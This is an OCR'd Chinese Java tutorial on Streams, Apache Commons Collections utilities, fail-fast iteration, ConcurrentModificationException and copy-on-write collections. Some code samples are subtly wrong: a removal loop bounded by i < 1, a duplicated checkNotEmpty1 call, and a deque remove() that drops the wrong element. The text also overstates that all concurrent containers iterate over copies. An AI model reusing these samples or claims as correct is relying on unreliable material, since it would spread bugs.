
collect

collect 就是一个归约操作，可以接受各种做法作为参数，将流中的元素累积成一个汇总结果：

```
List<String> strings = Arrays.asList("Hollis", "HollisChuang", "hollis","Ho
llis666", "Hello", "HelloWorld", "Hollis");
strings  = strings.stream().filter(string -> string.startsWith("Hollis")).c
ollect(Collectors.toList());
System.out.println(strings);
//Hollis, HollisChuang, Hollis666, Hollis
```

接下来，我们还是使用一张图，来演示下，前文的例子中，当一个 Stream 先后通过 filter、map、sort、limit 以及 distinct 处理后会，在分别使用不同的最终操作可以得到怎样的结果：

下图，展示了文中介绍的所有操作的位置、输入、输出以及使用一个案例展示了其结果。



总结

本文介绍了 Java 8 中的 Stream 的用途，优点等。还接受了 Stream 的几种用法，分别是 Stream 创建、中间操作和最终操作。

Stream 的创建有两种方式，分别是通过集合类的 stream 方法、通过 Stream 的 of 方法。

Stream 的中间操作可以用来处理 Stream，中间操作的输入和输出都是 Stream，中间操作可以是过滤、转换、排序等。

Stream 的最终操作可以将 Stream 转成其他形式，如计算出流中元素的个数、将流装换成集合、以及元素的遍历等。

Apache 集合处理工具类的使用

Commons Collections 增强了 Java Collections Framework。 它提供了几个功能，使收集处理变得容易。 它提供了许多新的接口，实现和实用程序。 Commons Collections 的主要功能如下：

- Bag – Bag 界面简化了每个对象具有多个副本的集合。
- BidiMap – BidiMap 接口提供双向映射，可用于使用值使用键或键查找值。
- MapIterator – MapIterator 接口提供简单而容易的迭代迭代。
- Transforming Decorators – 转换装饰器可以在将集合添加到集合时更改集合的每个对象。
- Composite Collections – 在需要统一处理多个集合的情况下使用复合集合。
- Ordered Map – 有序地图保留添加元素的顺序。
- Ordered Set – 有序集保留了添加元素的顺序。
- Reference map – 参考图允许在密切控制下对键/值进行垃圾收集。
- Comparator implementations – 可以使用许多 Comparator 实现。
- Iterator implementations – 许多 Iterator 实现都可用。
- Adapter Classes – 适配器类可用于将数组和枚举转换为集合。
- Utilities – 实用程序可用于测试测试或创建集合的典型集合论属性，例如 union，intersection。 支持关闭。

Commons Collections – Bag

Bag 定义了一个集合，用于计算对象在集合中出现的次数。 例如，如果 Bag 包含{a，a，b，c}，则 getCount（“a”）将返回 2，而 uniqueSet（）将返回唯一值。

```
import org.apache.commons.collections4.Bag;
import org.apache.commons.collections4.bag.HashBag;
public class BagTester {
   public static void main(String[] args) {
      Bag<String> bag = new HashBag<>();
      //add "a" two times to the bag.
      bag.add("a" , 2);
      //add "b" one time to the bag.
      bag.add("b");
      //add "c" one time to the bag.
      bag.add("c");
      //add "d" three times to the bag.
      bag.add("d",3);
      //get the count of "d" present in bag.
      System.out.println("d is present " + bag.getCount("d") + " times.");
      System.out.println("bag: " +bag);
      //get the set of unique values from the bag
      System.out.println("Unique Set: " +bag.uniqueSet());
      //remove 2 occurrences of "d" from the bag
      bag.remove("d",2);
      System.out.println("2 occurences of d removed from bag: " +bag);
      System.out.println("d is present " + bag.getCount("d") + " times.");
      System.out.println("bag: " +bag);
      System.out.println("Unique Set: " +bag.uniqueSet());
   }
}
```

它将打印以下结果：

```
d is present 3 times.
bag: [2:a,1:b,1:c,3:d]
Unique Set: [a, b, c, d]
2 occurences of d removed from bag: [2:a,1:b,1:c,1:d]
d is present 1 times.
bag: [2:a,1:b,1:c,1:d]
Unique Set: [a, b, c, d]
```

Commons Collections – BidiMap

使用双向映射，可以使用值查找键，并且可以使用键轻松查找值。

```
import org.apache.commons.collections4.BidiMap;
import org.apache.commons.collections4.bidimap.TreeBidiMap;
public class BidiMapTester {
   public static void main(String[] args) {
      BidiMap<String, String> bidi = new TreeBidiMap<>();
      bidi.put("One", "1");
      bidi.put("Two", "2");
      bidi.put("Three", "3");
      System.out.println(bidi.get("One"));
      System.out.println(bidi.getKey("1"));
      System.out.println("Original Map: " + bidi);
      bidi.removeValue("1");
      System.out.println("Modified Map: " + bidi);
      BidiMap<String, String> inversedMap = bidi.inverseBidiMap();
      System.out.println("Inversed Map: " + inversedMap);
   }
}
```

它将打印以下结果：

```
1
One
Original Map: {One=1, Three=3, Two=2}
Modified Map: {Three=3, Two=2}
Inversed Map: {2=Two, 3=Three}
```

Commons Collections – MapIterator

JDK Map 接口很难迭代，因为迭代要在 EntrySet 或 KeySet 对象上完成。MapIterator 提供了对 Map 的简单迭代。

```
import org.apache.commons.collections4.IterableMap;
import org.apache.commons.collections4.MapIterator;
import org.apache.commons.collections4.map.HashedMap;
public class MapIteratorTester {
   public static void main(String[] args) {
      IterableMap<String, String> map = new HashedMap<>();
      map.put("1", "One");
      map.put("2", "Two");
      map.put("3", "Three");
      map.put("4", "Four");
      map.put("5", "Five");
      MapIterator<String, String> iterator = map.mapIterator();
      while (iterator.hasNext()) {
         Object key = iterator.next();
         Object value = iterator.getValue();
```

```
         System.out.println("key: " + key);
         System.out.println("Value: " + value);
         iterator.setValue(value + "_");
      }
      System.out.println(map);
   }
}
```

它将打印以下结果：

```
key: 3
Value: Three
key: 5
Value: Five
key: 2
Value: Two
key: 4
Value: Four
key: 1
Value: One
{3=Three_, 5=Five_, 2=Two_, 4=Four_, 1=One_}
```

Commons Collections – OrderedMap

OrderedMap 是地图的新接口，用于保留添加元素的顺序。 LinkedMap 和 ListOrderedMap 是两个可用的实现。 此接口支持 Map 的迭代器，并允许在 Map 中向前或向后迭代两个方向。

```
import org.apache.commons.collections4.OrderedMap;
import org.apache.commons.collections4.map.LinkedMap;
public class OrderedMapTester {
   public static void main(String[] args) {
      OrderedMap<String, String> map = new LinkedMap<String, String>();
      map.put("One", "1");
      map.put("Two", "2");
      map.put("Three", "3");
      System.out.println(map.firstKey());
      System.out.println(map.nextKey("One"));
      System.out.println(map.nextKey("Two"));
   }
}
```

它将打印以下结果：

```
One
Two
Three
```

Commons Collections – Ignore NULL

Apache Commons Collections 库的 CollectionUtils 类为常见操作提供了各种实用方法，涵盖了广泛的用例。 它有助于避免编写样板代码。 这个库在 jdk 8 之前非常有用，因为 Java 8 的 Stream API 现在提供了类似的功能。

```
import java.util.LinkedList;
import java.util.List;
import org.apache.commons.collections4.CollectionUtils;
public class CollectionUtilsTester {
   public static void main(String[] args) {
      List<String> list = new LinkedList<String>();
      CollectionUtils.addIgnoreNull(list, null);
      CollectionUtils.addIgnoreNull(list, "a");
      System.out.println(list);
      if(list.contains(null)) {
         System.out.println("Null value is present");
      } else {
         System.out.println("Null value is not present");
      }
   }
}
```

它将打印以下结果：

```
[a]
Null value is not present
```

Merge & Sort

Apache Commons Collections 库的 CollectionUtils 类为常见操作提供了各种实用方法，涵盖了广泛的用例。 它有助于避免编写样板代码。 这个库在 jdk 8 之前非常有用，因为 Java 8 的 Stream API 现在提供了类似的功能。

```
import java.util.Arrays;
import java.util.List;
import org.apache.commons.collections4.CollectionUtils;
public class CollectionUtilsTester {
   public static void main(String[] args) {
      List<String> sortedList1 = Arrays.asList("A","C","E");
      List<String> sortedList2 = Arrays.asList("B","D","F");
      List<String> mergedList = CollectionUtils.collate(sortedList1, sortedL
ist2);
      System.out.println(mergedList);
   }
}
```

它将打印以下结果：

```
[A, B, C, D, E, F]
```

安全空检查(Safe Empty Checks)

Apache Commons Collections 库的 CollectionUtils 类为常见操作提供了各种实用方法，涵盖了广泛的用例。 它有助于避免编写样板代码。 这个库在 jdk 8 之前非常有用，因为 Java 8 的 Stream API 现在提供了类似的功能。

```
import java.util.List;
import org.apache.commons.collections4.CollectionUtils;
public class CollectionUtilsTester {
   public static void main(String[] args) {
      List<String> list = getList();
      System.out.println("Non-Empty List Check: " + checkNotEmpty1(list));
      System.out.println("Non-Empty List Check: " + checkNotEmpty1(list));
   }
   static List<String> getList() {
      return null;
   }
   static boolean checkNotEmpty1(List<String> list) {
      return !(list == null || list.isEmpty());
   }
   static boolean checkNotEmpty2(List<String> list) {
      return CollectionUtils.isNotEmpty(list);
   }
}
```

它将打印以下结果：

```
Non-Empty List Check: false
Non-Empty List Check: false
```

Commons Collections – Inclusion

检查列表是否是另一个列表的一部分：

```
import java.util.Arrays;
import java.util.List;
import org.apache.commons.collections4.CollectionUtils;
public class CollectionUtilsTester {
   public static void main(String[] args) {
      //checking inclusion
      List<String> list1 = Arrays.asList("A","A","A","C","B","B");
      List<String> list2 = Arrays.asList("A","A","B","B");
      System.out.println("List 1: " + list1);
      System.out.println("List 2: " + list2);
      System.out.println("Is List 2 contained in List 1: "
         + CollectionUtils.isSubCollection(list2, list1));
   }
}
```

它将打印以下结果：

```
List 1: [A, A, A, C, B, B]
List 2: [A, A, B, B]
Is List 2 contained in List 1: true
```

Commons Collections – Intersection

用于获取两个集合（交集）之间的公共对象：

```
import java.util.Arrays;
import java.util.List;
import org.apache.commons.collections4.CollectionUtils;
public class CollectionUtilsTester {
   public static void main(String[] args) {
      //checking inclusion
      List<String> list1 = Arrays.asList("A","A","A","C","B","B");
      List<String> list2 = Arrays.asList("A","A","B","B");
      System.out.println("List 1: " + list1);
      System.out.println("List 2: " + list2);
      System.out.println("Commons Objects of List 1 and List 2: "
         + CollectionUtils.intersection(list1, list2));
   }
}
```

它将打印以下结果：

```
List 1: [A, A, A, C, B, B]
List 2: [A, A, B, B]
Commons Objects of List 1 and List 2: [A, A, B, B]
```

Commons Collections – Subtraction

通过从其他集合中减去一个集合的对象来获取新集合：

```
import java.util.Arrays;
import java.util.List;
import org.apache.commons.collections4.CollectionUtils;
public class CollectionUtilsTester {
   public static void main(String[] args) {
      //checking inclusion
      List<String> list1 = Arrays.asList("A","A","A","C","B","B");
      List<String> list2 = Arrays.asList("A","A","B","B");
      System.out.println("List 1: " + list1);
      System.out.println("List 2: " + list2);
      System.out.println("List 1 - List 2: "
         + CollectionUtils.subtract(list1, list2));
   }
}
```

它将打印以下结果：

```
List 1: [A, A, A, C, B, B]
List 2: [A, A, B, B]
List 1 - List 2: [A, C]
```

Commons Collections – Union

用于获取两个集合的并集：

```
import java.util.Arrays;
import java.util.List;
import org.apache.commons.collections4.CollectionUtils;
public class CollectionUtilsTester {
   public static void main(String[] args) {
      //checking inclusion
      List<String> list1 = Arrays.asList("A","A","A","C","B","B");
      List<String> list2 = Arrays.asList("A","A","B","B");
      System.out.println("List 1: " + list1);
      System.out.println("List 2: " + list2);
```

```
        System.out.println("Union of List 1 and List 2: "
            + CollectionUtils.union(list1, list2));
    }
}
```

它将打印以下结果：

```
List 1: [A, A, A, C, B, B]
List 2: [A, A, B, B]
Union of List 1 and List 2: [A, A, A, B, B, C]
```

原文地址：

https://iowiki.com/commons_collections/commons_collections_index.html

Arrays.asList 获得的 List 使用时需要注意什么

1、asList 得到的只是一个 Arrays 的内部类，一个原来数组的视图 List，因此如果对它进行增删操作会报错。

2、用 ArrayList 的构造器可以将其转变成真正的 ArrayList。

Collection 如何迭代

Collection 的迭代有很多种方式：

1、通过普通 for 循环迭代

2、通过增强 for 循环迭代

3、使用 Iterator 迭代

4、使用 Stream 迭代

```
List<String> list = ImmutableList.of("Hollis", "hollischuang");

// 普通 for 循环遍历
for (int i = 0; i < list.size(); i++) {
    System.out.println(list.get(i));
}

//增强 for 循环遍历
for (String s : list) {
    System.out.println(s);
```

```
}

//Iterator 遍历
Iterator it = list.iterator();
while (it.hasNext()) {
    System.out.println(it.next());
}

//Stream 遍历
list.forEach(System.out::println);

list.stream().forEach(System.out::println);
```

Enumeration 和 Iterator 区别

函数接口不同。

Enumeration 只有 2 个函数接口。通过 Enumeration，我们只能读取集合的数据，而不能对数据进行修改。

Iterator 只有 3 个函数接口。Iterator 除了能读取集合的数据之外，也能数据进行删除操作。

Iterator 支持 fail-fast 机制，而 Enumeration 不支持。

Enumeration 是 JDK 1.0 添加的接口。使用到它的函数包括 Vector、Hashtable 等类，这些类都是 JDK 1.0 中加入的，Enumeration 存在的目的就是为它们提供遍历接口。Enumeration 本身并没有支持同步，而在 Vector、Hashtable 实现 Enumeration 时，添加了同步。

而 Iterator 是 JDK 1.2 才添加的接口，它也是为了 HashMap、ArrayList 等集合提供遍历接口。Iterator 是支持 fail-fast 机制的：当多个线程对同一个集合的内容进行操作时，就可能会产生 fail-fast 事件。

注意：Enumeration 迭代器只能遍历 Vector、Hashtable 这种古老的集合，因此通常不要使用它，除非在某些极端情况下，不得不使用 Enumeration，否则都应该选择 Iterator 迭代器。

fail-fast 和 fail-safe

什么是 fail-fast

首先我们看下维基百科中关于 fail-fast 的解释：

In systems design, a fail-fast system is one which immediately reports at its interface any condition that is likely to indicate a failure. Fail-fast systems are usually designed to stop normal operation rather than attempt to continue a possibly flawed process. Such designs often check the system's state at several points in an operation, so any failures can be detected early. The responsibility of a fail-fast module is detecting errors, then letting the next-highest level of the system handle them.

大概意思是：在系统设计中，快速失效系统一种可以立即报告任何可能表明故障的情况的系统。快速失效系统通常设计用于停止正常操作，而不是试图继续可能存在缺陷的过程。这种设计通常会在操作中的多个点检查系统的状态，因此可以及早检测到任何故障。快速失败模块的职责是检测错误，然后让系统的下一个最高级别处理错误。

其实，这是一种理念，说白了就是在做系统设计的时候先考虑异常情况，一旦发生异常，直接停止并上报。

举一个最简单的 fail-fast 的例子：

```
public int divide(int divisor,int dividend){
    if(dividend == 0){
        throw new RuntimeException("dividend can't be null");
    }
    return divisor/dividend;
}
```

上面的代码是一个对两个整数做除法的方法，在 divide 方法中，我们对被除数做了个简单的检查，如果其值为 0，那么就直接抛出一个异常，并明确提示异常原因。这其实就是 fail-fast 理念的实际应用。

这样做的好处就是可以预先识别出一些错误情况，一方面可以避免执行复杂的其他代码，另外一方面，这种异常情况被识别之后也可以针对性的做一些单独处理。

怎么样，现在你知道 fail-fast 了吧，其实他并不神秘，你日常的代码中可能经常会在使用的。

既然，fail-fast 是一种比较好的机制，为什么文章标题说 fail-fast 会有坑呢?

原因是 Java 的集合类中运用了 fail-fast 机制进行设计，一旦使用不当，触发 fail-fast 机制设计的代码，就会发生非预期情况。

集合类中的 fail-fast

我们通常说的 Java 中的 fail-fast 机制，默认指的是 Java 集合的一种错误检测机制。当多个线程对部分集合进行结构上的改变的操作时，有可能会产生 fail-fast 机制，这个时候就会抛出 ConcurrentModificationException（后文用 CME 代替）。

CMException，当方法检测到对象的并发修改，但不允许这种修改时就抛出该异常。

很多时候正是因为代码中抛出了 CMException，很多程序员就会很困惑，明明自己的代码并没有在多线程环境中执行，为什么会抛出这种并发有关的异常呢？这种情况在什么情况下才会抛出呢？我们就来深入分析一下。

异常复现

在 Java 中，如果在 foreach 循环里对某些集合元素进行元素的 remove/add 操作的时候，就会触发 fail-fast 机制，进而抛出 CMException。

如以下代码：

```
List<String> userNames = new ArrayList<String>() {{
    add("Hollis");
    add("hollis");
    add("HollisChuang");
    add("H");
}};

for (String userName : userNames) {
    if (userName.equals("Hollis")) {
        userNames.remove(userName);
    }
}

System.out.println(userNames);
```

以上代码，使用增强 for 循环遍历元素，并尝试删除其中的 Hollis 字符串元素。运行以上代码，会抛出以下异常：

```
Exception in thread "main" java.util.ConcurrentModificationException
at java.util.ArrayList$Itr.checkForComodification(ArrayList.java:909)
at java.util.ArrayList$Itr.next(ArrayList.java:859)
at com.hollis.ForEach.main(ForEach.java:22)
```

同样的，读者可以尝试下在增强 for 循环中使用 add 方法添加元素，结果也会同样抛出该异常。

在深入原理之前，我们先尝试把 foreach 进行解语法糖，看一下 foreach 具体如何实现的。

我们使用 jad 工具，对编译后的 class 进行反编译，得到以下代码：

```
public static void main(String[] args) {
    // 使用 ImmutableList 初始化一个 List
    List<String> userNames = new ArrayList<String>() {{
        add("Hollis");
        add("hollis");
        add("HollisChuang");
        add("H");
    }};

    Iterator iterator = userNames.iterator();
    do
    {
        if(!iterator.hasNext())
            break;
        String userName = (String)iterator.next();
        if(userName.equals("Hollis"))
            userNames.remove(userName);
    } while(true);
    System.out.println(userNames);
}
```

可以发现，foreach 其实是依赖了 while 循环和 Iterator 实现的。

异常原理

通过以上代码的异常堆栈，我们可以跟踪到真正抛出异常的代码是：

```
java.util.ArrayList$Itr.checkForComodification(ArrayList.java:909)
```

该方法是在 iterator.next()方法中调用的。我们看下该方法的实现：

```
final void checkForComodification() {
    if (modCount != expectedModCount)
        throw new ConcurrentModificationException();
}
```

如上，在该方法中对 modCount 和 expectedModCount 进行了比较，如果二者不想等，则抛出 CMException。

那么，modCount 和 expectedModCount 是什么？是什么原因导致他们的值不想等的呢?

modCount 是 ArrayList 中的一个成员变量。它表示该集合实际被修改的次数。

```
List<String> userNames = new ArrayList<String>() {{
    add("Hollis");
    add("hollis");
    add("HollisChuang");
    add("H");
}};
```

当使用以上代码初始化集合之后该变量就有了。初始值为 0。

expectedModCount 是 ArrayList 中的一个内部类——Itr 中的成员变量。

```
Iterator iterator = userNames.iterator();
```

以上代码，即可得到一个 Itr 类，该类实现了 Iterator 接口。

expectedModCount 表示这个迭代器预期该集合被修改的次数。其值随着 Itr 被创建而初始化。只有通过迭代器对集合进行操作，该值才会改变。


那么，接着我们看下 userNames.remove(userName);方法里面做了什么事情，为什么会导致 expectedModCount 和 modCount 的值不一样。

通过翻阅代码，我们也可以发现，remove 方法核心逻辑如下：

```
private void fastRemove(int index) {
    modCount++;
    int numMoved = size - index - 1;
    if (numMoved > 0)
        System.arraycopy(elementData, index+1, elementData, index,
                         numMoved);
    elementData[--size] = null; // clear to let GC do its work
}
```

可以看到，它只修改了 modCount，并没有对 expectedModCount 做任何操作。

简单画一张图描述下以上场景：



简单总结一下，之所以会抛出 CMException 异常，是因为我们的代码中使用了增强 for 循环，而在增强 for 循环中，集合遍历是通过 iterator 进行的，但是元素的 add/remove 却是直接使用的集合类自己的方法。这就导致 iterator 在遍历的时候，会发现有一个元素

在自己不知不觉的情况下就被删除/添加了，就会抛出一个异常，用来提示用户，可能发生了并发修改!

所以，在使用 Java 的集合类的时候，如果发生 CMException，优先考虑 fail-fast 有关的情况，实际上这里并没有真的发生并发，只是 Iterator 使用了 fail-fast 的保护机制，只要他发现有某一次修改是未经过自己进行的，那么就会抛出异常。

关于如何解决这种问题，我们在《为什么禁止在 foreach 循环里进行元素的 remove/add 操作》中介绍过，这里不再赘述了。

fail-safe

为了避免触发 fail-fast 机制，导致异常，我们可以使用 Java 中提供的一些采用了 fail-safe 机制的集合类。

这样的集合容器在遍历时不是直接在集合内容上访问的，而是先复制原有集合内容，在拷贝的集合上进行遍历。

java.util.concurrent 包下的容器都是 fail-safe 的，可以在多线程下并发使用，并发修改。同时也可以在 foreach 中进行 add/remove 。

我们拿 CopyOnWriteArrayList 这个 fail-safe 的集合类来简单分析一下。

```
public static void main(String[] args) {
    List<String> userNames = new CopyOnWriteArrayList<String>() {{
        add("Hollis");
        add("hollis");
        add("HollisChuang");
        add("H");
    }};

    userNames.iterator();

    for (String userName : userNames) {
        if (userName.equals("Hollis")) {
            userNames.remove(userName);
        }
    }

    System.out.println(userNames);
}
```

以上代码，使用 CopyOnWriteArrayList 代替了 ArrayList，就不会发生异常。

fail-safe 集合的所有对集合的修改都是先拷贝一份副本，然后在副本集合上进行的，并不是直接对原集合进行修改。并且这些修改方法，如 add/remove 都是通过加锁来控制并发的。

所以，CopyOnWriteArrayList 中的迭代器在迭代的过程中不需要做 fail-fast 的并发检测。（因为 fail-fast 的主要目的就是识别并发，然后通过异常的方式通知用户）

但是，虽然基于拷贝内容的优点是避免了 ConcurrentModificationException，但同样地，迭代器并不能访问到修改后的内容。如以下代码：

```
public static void main(String[] args) {
    List<String> userNames = new CopyOnWriteArrayList<String>() {{
        add("Hollis");
        add("hollis");
        add("HollisChuang");
        add("H");
    }};

    Iterator it = userNames.iterator();

    for (String userName : userNames) {
        if (userName.equals("Hollis")) {
            userNames.remove(userName);
        }
    }

    System.out.println(userNames);

    while(it.hasNext()){
        System.out.println(it.next());
    }
}
```

我们得到 CopyOnWriteArrayList 的 Iterator 之后，通过 for 循环直接删除原数组中的值，最后在结尾处输出 Iterator，结果发现内容如下：

```
[hollis, HollisChuang, H]
Hollis
hollis
HollisChuang
H
```

迭代器遍历的是开始遍历那一刻拿到的集合拷贝，在遍历期间原集合发生的修改迭代器是不知道的。

Copy-On-Write

在了解了 CopyOnWriteArrayList 之后，不知道大家会不会有这样的疑问：他的 add/remove 等方法都已经加锁了，还要 copy 一份再修改干嘛？多此一举？同样是线程安全的集合，这玩意和 Vector 有啥区别呢？

Copy-On-Write 简称 COW，是一种用于程序设计中的优化策略。其基本思路是，从一开始大家都在共享同一个内容，当某个人想要修改这个内容的时候，才会真正把内容 Copy 出去形成一个新的内容然后再改，这是一种延时懒惰策略。

CopyOnWrite 容器即写时复制的容器。通俗的理解是当我们往一个容器添加元素的时候，不直接往当前容器添加，而是先将当前容器进行 Copy，复制出一个新的容器，然后新的容器里添加元素，添加完元素之后，再将原容器的引用指向新的容器。

CopyOnWriteArrayList 中 add/remove 等写方法是需要加锁的，目的是为了避免 Copy 出 N 个副本出来，导致并发写。

但是，CopyOnWriteArrayList 中的读方法是没有加锁的。

```
public E get(int index) {
    return get(getArray(), index);
}
```

这样做的好处是我们可以对 CopyOnWrite 容器进行并发的读，当然，这里读到的数据可能不是最新的。因为写时复制的思想是通过延时更新的策略来实现数据的最终一致性的，并非强一致性。

所以 CopyOnWrite 容器是一种读写分离的思想，读和写不同的容器。而 Vector 在读写的时候使用同一个容器，读写互斥，同时只能做一件事儿。

如何在遍历的同时删除 ArrayList 中的元素

1、直接使用普通 for 循环进行操作

我们说不能在 foreach 中进行，但是使用普通的 for 循环还是可以的，因为普通 for 循环并没有用到 Iterator 的遍历，所以压根就没有进行 fail-fast 的检验。

```
List<String> userNames = new ArrayList<String>() {{
    add("Hollis");
    add("hollis");
    add("HollisChuang");
    add("H");
}};

for (int i = 0; i < 1; i++) {
    if (userNames.get(i).equals("Hollis")) {
        userNames.remove(i);
    }
}
System.out.println(userNames);
```

这种方案其实存在一个问题，那就是 remove 操作会改变 List 中元素的下标，可能存在漏删的情况。

2、直接使用 Iterator 进行操作

除了直接使用普通 for 循环以外，我们还可以直接使用 Iterator 提供的 remove 方法。

```
List<String> userNames = new ArrayList<String>() {{
    add("Hollis");
    add("hollis");
    add("HollisChuang");
    add("H");
}};

Iterator iterator = userNames.iterator();

while (iterator.hasNext()) {
    if (iterator.next().equals("Hollis")) {
        iterator.remove();
    }
}
System.out.println(userNames);
```

如果直接使用 Iterator 提供的 remove 方法，那么就可以修改到 expectedModCount 的值。那么就不会再抛出异常了。

3、使用 Java 8 中提供的 filter 过滤

Java 8 中可以把集合转换成流，对于流有一种 filter 操作， 可以对原始 Stream 进行某项测试，通过测试的元素被留下来生成一个新 Stream。

```
    List<String> userNames = new ArrayList<String>() {{
        add("Hollis");
        add("hollis");
        add("HollisChuang");
        add("H");
    }};

    userNames = userNames.stream().filter(userName -> !userName.equals("Hol
lis")).collect(Collectors.toList());
    System.out.println(userNames);
```

4、使用增强 for 循环其实也可以

如果，我们非常确定在一个集合中，某个即将删除的元素只包含一个的话， 比如对 Set 进行操作，那么其实也是可以使用增强 for 循环的，只要在删除之后，立刻结束循环体，不要再继续进行遍历就可以了，也就是说不让代码执行到下一次的 next 方法。

```
    List<String> userNames = new ArrayList<String>() {{
        add("Hollis");
        add("hollis");
        add("HollisChuang");
        add("H");
    }};

    for (String userName : userNames) {
        if (userName.equals("Hollis")) {
            userNames.remove(userName);
            break;
        }
    }
    System.out.println(userNames);
```

5、直接使用 fail-safe 的集合类

在 Java 中，除了一些普通的集合类以外，还有一些采用了 fail-safe 机制的集合类。这样的集合容器在遍历时不是直接在集合内容上访问的，而是先复制原有集合内容，在拷贝的集合上进行遍历。

由于迭代时是对原集合的拷贝进行遍历，所以在遍历过程中对原集合所作的修改并不能被迭代器检测到，所以不会触发 ConcurrentModificationException。

```
ConcurrentLinkedDeque<String> userNames = new ConcurrentLinkedDeque<String>
() {{
    add("Hollis");
    add("hollis");
    add("HollisChuang");
    add("H");
}};

for (String userName : userNames) {
    if (userName.equals("Hollis")) {
        userNames.remove();
    }
}
```

基于拷贝内容的优点是避免了 ConcurrentModificationException，但同样地，迭代器并不能访问到修改后的内容，即：迭代器遍历的是开始遍历那一刻拿到的集合拷贝，在遍历期间原集合发生的修改迭代器是不知道的。

java.util.concurrent 包下的容器都是安全失败，可以在多线程下并发使用，并发修改。

CopyOnWriteArrayList

